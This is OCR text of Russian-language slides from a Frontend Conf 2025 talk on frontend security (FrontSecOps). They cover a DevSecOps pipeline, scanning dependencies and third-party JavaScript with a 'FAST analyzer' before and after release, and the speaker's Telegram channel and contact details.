


DevSecOps / FrontSecOps

Plan → Code → Build → Test → Release → Deploy → Operate → Monitor

- Требования к приложению
- На какие хосты отправляет данные
- Какие API браузера использует

- Сканирование FAST-анализатором
- Реагирование на инциденты




DevSecOps / FrontSecOps

Plan → Code → Build → Test → Release → Deploy → Operate → Monitor

- Требования к приложению
- На какие хосты отправляет данные
- Какие API браузера использует

- Сканирование FAST-анализатором
- Реагирование на инциденты

- Сканирование FAST-анализатором
- Анализ каждые 6 часов
- Реагирование на инциденты



Что дает FAST-анализ

- Устраняем “слепую” зону
- Проверка зависимостей на вредоносные действия ДО РЕЛИЗА
- Покрытие анализом 100% кода
- Контроль действий сторонних js-сервисов ПОСЛЕ РЕЛИЗА
- Снижение времени реагирования на инциденты (минуты/часы)
- FrontOps -> FrontSecOps
- Безопасные frontend-приложения

Telegram-канал FrontSecOps

- Разбор инцидентов
- Лучшие практики
- DevSecOps для frontend-приложений
- Обзоры инструментов

@FRONTSECOPS

Оценить доклад

Михаил Парфенов
Application Security Architect
DPA Analytics
Tg: @mkparfenov

Frontend Conf 2025